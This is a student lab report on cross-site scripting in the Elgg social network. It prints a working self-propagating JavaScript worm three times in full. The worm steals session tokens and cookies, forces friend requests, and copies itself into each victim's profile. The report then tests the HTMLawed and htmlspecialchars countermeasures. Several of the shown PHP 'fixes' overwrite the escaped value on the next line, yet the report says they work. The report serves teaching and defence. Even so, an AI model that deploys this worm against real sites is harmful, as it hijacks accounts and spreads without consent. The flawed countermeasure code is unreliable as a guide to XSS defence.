  var userName=elgg.session.user.name;
   var guid="&guid="+elgg.session.user.guid;
   var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
   var token="&__elgg_token="+elgg.security.token.__elgg_token;
   //Variables for self propagation
   var headerTag = "<script id=\"worm\" type=\"text/javascript\">"; // line 1
   var jsCode = document.getElementById("worm").innerHTML; // line 2
   var tailTag = "</" + "script >"; // line 3
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag); // line 4
//alert(jsCode);

var descri = "&description=Your+profile+can+be+edited+by+Samy" + wormCode +
"&accesslevel[description]=2"

//Construct the content of your url.
var content = token + ts + "&name=" + userName + descri; //FILL IN
var sendurl = "http://ec2-34-229-140-154.compute-1.amazonaws.com/action/profile/edit"; //FILL IN
var samyGuid = 47; //FILL IN
if (elgg.session.user.guid != samyGuid) {

   var Ajax = null;

   //Create and send Ajax request to add friend
   var friend_sendurl = "http://ec2-34-229-140-154.compute-1.amazonaws.com/action/friends
/add?friend=47"+ts+token;
   Ajax = new XMLHttpRequest();
   Ajax.open("GET", friend_sendurl, true);
   Ajax.setRequestHeader("Host", "http://ec2-34-229-140-154.compute-1.amazonaws.com");
   Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
   Ajax.send();

   //Create and send Ajax request to modify profile
   Ajax = new XMLHttpRequest();
   Ajax.open("POST", sendurl, true);
   Ajax.setRequestHeader("Host", "http://ec2-34-229-140-154.compute-1.amazonaws.com");
   Ajax.setRequestHeader("Content-Type",
      "application/x-www-form-urlencoded");


   Ajax.setRequestHeader("Cookie", document.cookie);
   Ajax.setRequestHeader("Refere", "http://ec2-34-229-140-154.compute-1.amazonaws.com/profile/" +
userName + "/edit");
   Ajax.send(content);
}
}
</script >
```

Public


When logging in as Charlie, we can see that at first glance he has no friends yet.




Then using Charlie's account I viewed Samy's profile, and as shown below the script code executed:



When I returned to the activity page, it showed that Charlie was now a friend with Samy, as shown below:



On Charlie's profile, Samy still appears to be a friend.




And finally, when I go to edit Charlie's profile, the following was added to the About Me field:


About me Visual


```
<p>Your profile can be edited by Samy
<script id="worm" type="text/javascript">
    window.onload = function(){
  //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
  //and Security Token __elgg_token
  var userName=elgg.session.user.name;
    var guid="&guid="+elgg.session.user.guid;
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="&__elgg_token="+elgg.security.token.__elgg_token;
    //Variables for self propagation
    var headerTag = "<script id=\"worm\" type=\"text/javascript\">"; // line 1
    var jsCode = document.getElementById("worm").innerHTML; // line 2
    var tailTag = "</" + "script > "; // line 3
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag); // line 4
//alert(jsCode);

var descri = "&description=Your+profile+can+be+edited+by+Samy" + wormCode +
"&accesslevel[description]=2"

//Construct the content of your url.
var content = token + ts + "&name=" + userName + descri; //FILL IN
var sendurl = "http://ec2-34-229-140-154.compute-1.amazonaws.com/action/profile/edit"; //FILL IN
var samyGuid = 47; //FILL IN
if (elgg.session.user.guid != samyGuid) {

    var Ajax = null;

    //Create and send Ajax request to add friend
    var friend_sendurl = "http://ec2-34-229-140-154.compute-1.amazonaws.com/action/friends
/add?friend=47"+ts+token;
    Ajax = new XMLHttpRequest();
    Ajax.open("GET", friend_sendurl, true);
    Ajax.setRequestHeader("Host", "http://ec2-34-229-140-154.compute-1.amazonaws.com");
    Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
    Ajax.send();

    //Create and send Ajax request to modify profile
    Ajax = new XMLHttpRequest();
    Ajax.open("POST", sendurl, true);
    Ajax.setRequestHeader("Host", "http://ec2-34-229-140-154.compute-1.amazonaws.com");
    Ajax.setRequestHeader("Content-Type",
        "application/x-www-form-urlencoded");


    Ajax.setRequestHeader("Cookie", document.cookie);
    Ajax.setRequestHeader("Refere", "http://ec2-34-229-140-154.compute-1.amazonaws.com/profile/" +
userName + "/edit");
    Ajax.send(content);
}
}</script>
</p>
```


To demonstrate that the script code does indeed allow for propagation, I logged in as Boby. As shown below, he has no friends at first:



I then viewed Charlie's profile (which at this point contained the script code originally inserted in Samy's profile), and as shown below, the script code executed:







As shown above, the Activity page shows that Boby has become friends with Samy.

And the same script code in Charlie's profile can now be seen in Boby's profile:

Display name

Boby

About me Visual editor

```
<p>Your profile can be edited by Samy
<script id="worm" type="text/javascript">
    window.onload = function(){
  //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
  //and Security Token __elgg_token
  var userName=elgg.session.user.name;
    var guid="&guid="+elgg.session.user.guid;
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="&__elgg_token="+elgg.security.token.__elgg_token;
    //Variables for self propagation
    var headerTag = "<script id=\"worm\" type=\"text/javascript\">"; // line 1
    var jsCode = document.getElementById("worm").innerHTML; // line 2
    var tailTag = "</" + "script > "; // line 3
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag); // line 4
//alert(jsCode);

var descri = "&description=Your+profile+can+be+edited+by+Samy" + wormCode +
"&accesslevel[description]=2"

//Construct the content of your url.
var content = token + ts + "&name=" + userName + descri; //FILL IN
var sendurl = "http://ec2-34-229-140-154.compute-1.amazonaws.com/action/profile/edit"; //FILL IN
var samyGuid = 47; //FILL IN
if (elgg.session.user.guid != samyGuid) {

    var Ajax = null;

    //Create and send Ajax request to add friend
    var friend_sendurl = "http://ec2-34-229-140-154.compute-1.amazonaws.com/action/friends
/add?friend=47"+ts+token;
    Ajax = new XMLHttpRequest();
    Ajax.open("GET", friend_sendurl, true);
    Ajax.setRequestHeader("Host", "http://ec2-34-229-140-154.compute-1.amazonaws.com");
    Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
    Ajax.send();

    //Create and send Ajax request to modify profile
    Ajax = new XMLHttpRequest();
    Ajax.open("POST", sendurl, true);
    Ajax.setRequestHeader("Host", "http://ec2-34-229-140-154.compute-1.amazonaws.com");
    Ajax.setRequestHeader("Content-Type",
        "application/x-www-form-urlencoded");


    Ajax.setRequestHeader("Cookie", document.cookie);
    Ajax.setRequestHeader("Refere", "http://ec2-34-229-140-154.compute-1.amazonaws.com/profile/" +
userName + "/edit");
    Ajax.send(content);
}
```


Public

Boby has become infected by viewing Charlie's profile (which in itself was infected) and so I can conclude that the worm self-propagates.


Task Seven

Q9. Activate only the HTMLawed countermeasure but not `htmlspecialchars` ; visit any of the victim profiles and describe your observations in your report. Make sure that you describe the reason for your observations.

As per the instructions, I enabled the HTMLawed countermeasure:




Then, logging in as Boby, we can see that his profile page looks as it is as shown below:




```
}</script>
```

When the countermeasure is enabled, the HTML tags are omitted from the text by the Elgg. This means that when the Elgg finds any HTML tags, Elgg will automatically ignore them, causing the script code to be displayed as text like in the screenshot above. As the tags are ignored, any attempt at an XSS attack is prevented and therefore demonstrates that HTMLawed works as a countermeasure to XSS.


To demonstrate that this works on other accounts, I logged in as Alice:



As shown in the screenshot above, logged in as Alice, I viewed Boby's profile and the script code was displayed as text, due to the HTMLawed countermeasure kicking in and preventing the XSS attack on Alice.

Q10: Turn on both countermeasures; visit any of the victim profiles and describe your observation in your report. Again, make sure that you describe the reason for your observations.

Following the instructions, I accessed my instance through SSH and went to the directory specified in the instructions.



Then I went and uncommented the lines of code that contained the countermeasures. I compared the before and after of the text, url, dropdown and email .php files as shown below:

Text.php

Before

```php
<?php
/**
 * Elgg text output
 * Displays some text that was input using a standard text field
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['value'] The text to display
 */

// echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);

echo $vars['value'];
```

After

```php
<?php
/**
 * Elgg text output
 * Displays some text that was input using a standard text field
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['value'] The text to display
 */

 echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);

echo $vars['value'];
```

Url.php

Before

```php
if (isset($vars['text'])) {
        if (elgg_extract('encode_text', $vars, false)) {
                // $text = htmlspecialchars($vars['text'], ENT_QUOTES, 'UTF-8', false);
                $text = $vars['text'];
        } else {
                $text = $vars['text'];
        }
        unset($vars['text']);
} else {
        // $text = htmlspecialchars($url, ENT_QUOTES, 'UTF-8', false);
        $text = $url;
}

"url.php" 90L, 2443C
```

After

```
if (isset($vars['text'])) {
        if (elgg_extract('encode_text', $vars, false)) {
                $text = htmlspecialchars($vars['text'], ENT_QUOTES, 'UTF-8', false);
                $text = $vars['text'];
        } else {
                $text = $vars['text'];
        }
        unset($vars['text']);
} else {
         $text = htmlspecialchars($url, ENT_QUOTES, 'UTF-8', false);
        $text = $url;
}

unset($vars['encode_text']);

if ($url) {
        $url = elgg_normalize_url($url);

        if (elgg_extract('is_action', $vars, false)) {
                $url = elgg_add_action_tokens_to_url($url, false);
```

dropdown.php

Before

```
<?php
/**
 * Elgg dropdown display
 * Displays a value that was entered into the system via a dropdown
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['text'] The text to display
 *
 */

// echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);

echo $vars['value'];
```

After

```php
<?php
/**
 * Elgg dropdown display
 * Displays a value that was entered into the system via a dropdown
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['text'] The text to display
 *
 */

 echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);

echo $vars['value'];
```

email.php

Before

```php
<?php
/**
 * Elgg email output
 * Displays an email address that was entered using an email input field
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['value'] The email address to display
 *
 */

// $encoded_value = htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8');

$encoded_value = $vars['value'];


if (!empty($vars['value'])) {
        echo "<a href=\"mailto:$encoded_value\">$encoded_value</a>";
}
```

After

```php
<?php
/**
 * Elgg email output
 * Displays an email address that was entered using an email input field
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['value'] The email address to display
 *
 */

$encoded_value = htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8');

$encoded_value = $vars['value'];


if (!empty($vars['value'])) {
        echo "<a href=\"mailto:$encoded_value\">$encoded_value</a>";
}
```

The Attack

With both countermeasures turned on, as per the instructions, the countermeasure will prevent XSS attacks by encoding the special characters in the user input.

Therefore to determine whether or not it will work, I will repeat the attack from Task 2; this is simpler than the other attacks as all I really need are the HTML tags that will activate the countermeasure.

Edit profile

Edit avatar

Blogs

Bookmarks

Files

Pages

Wire posts

Alice

Brief description: //alert('XSS');//alert('XSS');

About me

alert(document.cookie);

Display name

Alice

About me Edit HTML

alert(document.cookie);

Public

As shown in the screenshot above, when I saved the profile, I noticed that htmlspecialchars() removes the < and > characters. htmlspecialchars() defines these characters as special characters, and when I input the script code into the field, the countermeasure activated and searched for these characters for any sign of a potential XSS attack. By removing these characters, the XSS attack was successfully prevented. and therefore the htmlspecialchars() countermeasure does indeed work.

In conclusion, with both countermeasures enabled, the most important characters in JavaScript (< and >) are removed from the text by htmlspecialchars() and the HTML tags are removed by HTMLawed. As a result, the script code becomes plain text and the XSS attack is prevented.